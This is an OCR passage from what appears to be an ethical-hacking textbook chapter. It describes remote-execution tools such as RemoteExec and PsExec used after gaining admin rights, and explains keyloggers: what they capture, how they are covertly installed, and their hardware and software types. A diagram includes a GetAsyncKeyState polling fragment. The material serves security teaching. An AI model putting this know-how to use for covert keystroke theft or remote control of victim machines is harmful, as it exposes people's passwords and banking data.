☑ OS version = Windows 10/201…
☑ OS level = Workstation
☑ IE version = 6.0 SP1
☐ Service pack = No service …
☐ CPU type x86
☐ Language Arabic
☐ Registry value
Exists
☐ Don't execute again on a computer where the action was already executed

WINDOWS 10

https://www.isdecisions.com

Pupy
https://github.com

PDQ Deploy
https://www.pdq.com

Dameware Remote Support
https://www.dameware.com

ManageEngine Desktop Central
https://www.manageengine.com

PsExec
https://docs.microsoft.com

Tools for Executing Applications


Tools used for executing applications remotely help attackers perform various malicious activities on the target systems. After gaining administrative privileges, attackers use these tools to install, execute, delete, and/or modify the restricted resources on the victim machine.

- **RemoteExec**

  Source: *https://www.isdecisions.com*

  RemoteExec remotely installs applications, executes programs/scripts, and updates files and folders on Windows systems throughout the network. This allows an attacker to modify the registry, change local admin passwords, disable local accounts, and copy/update/delete files and folders.

  As shown in the screenshot, attackers use the RemoteExec tool to remotely execute files by selecting the target OS and the file to be executed.


RemoteExec
File
Tools
Window
Help
Configuration tree
RemoteExec
Remote jobs
New remote job
File execution
Update installation
MSI installation
System action
File Operation
Local account m...
Popup
Multiple actions
My Remote Jobs
My Remote Actions
My Target Computers
Reporter
Scheduler
Options
Configuration
Filter
Target computers
Name
Computers
File execution

File execution

☑ OS version = Windows 10/201

☐ Service pack = No service ...

☑ OS level = Workstation

☐ CPU type x86

☑ IE version = 6.0 SP1

☐ Language Arabic

☐ Registry value

Exists


☐ Don't execute again on a computer where the action was already executed

WINDOWS10

Figure 6.103: Screenshot of RemoteExec

Some of the privilege escalation tools are listed as follows:

- Pupy (*https://github.com*)
- PDQ Deploy (*https://www.pdq.com*)
- Dameware Remote Support (*https://www.dameware.com*)
- ManageEngine Desktop Central (*https://www.manageengine.com)*
- PsExec (*https://docs.microsoft.com*)




Keylogger

- Keystroke loggers are programs or hardware devices that **monitor each keystroke** as the user types on a keyboard, logs onto a file, or transmits them to a remote location
- Legitimate applications for keyloggers include in office and industrial settings to monitor **employees' computer activities** and in the home environment where parents can monitor and spy on **children's activity**
- It allows the attacker to **gather confidential information** about the victim such as email ID, passwords, banking details, chat room activity, IRC, and instant messages
- Physical keyloggers are placed between the **keyboard hardware** and the **operating system**

Keyboard Injection
Keylogger Injection
Driver Injection
Kernel Injection
Using if(Get Asynckeystate (character) == -32767)
Save it to a log file
Send it to a remote location
Hacker
Sends malicious file
User clicks on a malicious file, the keylogger gets installed
User
User types on a keyboard
PASSWORD
Keyboard
Application
Application
Driver
Keyboard.sys
mouse.sys
usb.sys
Other drivers
Windows Kernel
HAL

Keylogger

Keyloggers are software programs or hardware devices that record the keys struck on the computer keyboard (also called keystroke logging) of an individual computer user or a network of computers. You can view all the keystrokes of the victim's computer at any time in your system by installing this hardware device or program. It records almost all the keystrokes on a keyboard of a user and saves the recorded information in a text file. As keyloggers hide their processes and interface, the target is unaware of the keylogging. Offices and industries use keyloggers to monitor employees' computer activities, and they can also be used in home environments for parents to monitor children's Internet activities.



Keyboard Injection
Keylogger Injection
Driver Injection
Kernel Injection
Using if(Get Asynckeystate (character) == -32767)
Save it to a log file
Send it to a remote location
Hacker
Sends malicious file
User clicks on a malicious file, the keylogger gets installed
User
User types on a keyboard
PASSWORD
Keyboard
Application
Application
Driver
Keyboard.sys
mouse.sys
usb.sys
Other drivers
Windows Kernel
HAL


Figure 6.104: Demonstration of a keylogger

A keylogger, when associated with spyware, helps to transmit a user's information to an unknown third party. Attackers use it illegally for malicious purposes, such as stealing sensitive and confidential information about victims. This sensitive information includes email IDs, passwords, banking details, chat room activity, Internet relay chat (IRC), instant messages, and bank and credit card numbers. The data transmitted over the encrypted Internet connection are also vulnerable to keylogging because the keylogger tracks the keystrokes before encryption.

The keylogger program is installed onto the user's system invisibly through email attachments or "drive-by" downloads when users visit certain websites. Physical keystroke loggers "sit" between keyboard hardware and the OS, so that they can remain undetected and record every keystroke.

A keylogger can:

- Record every keystroke typed on the user's keyboard
- Capture screenshots at regular intervals, showing user activity such as typed characters or clicked mouse buttons
- Track the activities of users by logging Window titles, names of launched applications, and other information
- Monitor the online activity of users by recording addresses of the websites visited and with keywords entered
- Record all login names, bank and credit card numbers, and passwords, including hidden passwords or data displayed in asterisks or blank spaces
- Record online chat conversations
- Make unauthorized copies of both outgoing and incoming email messages



Types of Keystroke Loggers

Keystroke Loggers

- Hardware Keystroke Loggers
  - PC/BIOS Embedded
  - Keylogger Keyboard
  - External Keylogger
    - PS/2 and USB Keylogger
    - Acoustic/CAM Keylogger
    - Bluetooth Keylogger
    - Wi-Fi Keylogger
- Software Keystroke Loggers
  - Application Keylogger
  - Kernel Keylogger
  - Hypervisor-based Keylogger
  - Form Grabbing Based Keylogger
  - Javascript Based Keylogger
  - Memory Injection Based Keylogger

Types of Keystroke Loggers

A keylogger is a hardware or software program that secretly records each keystroke on the user keyboard at any time. Keyloggers save captured keystrokes to a file for reading later, or transmit them to a place where the attacker can access it. As these programs record all the keystrokes that are provided through a keyboard, they can capture passwords, credit card numbers, email addresses, names, postal addresses, and phone numbers. Keyloggers can capture information *before* it is encrypted. This gives the attacker access to passphrases and other "well-hidden" information.

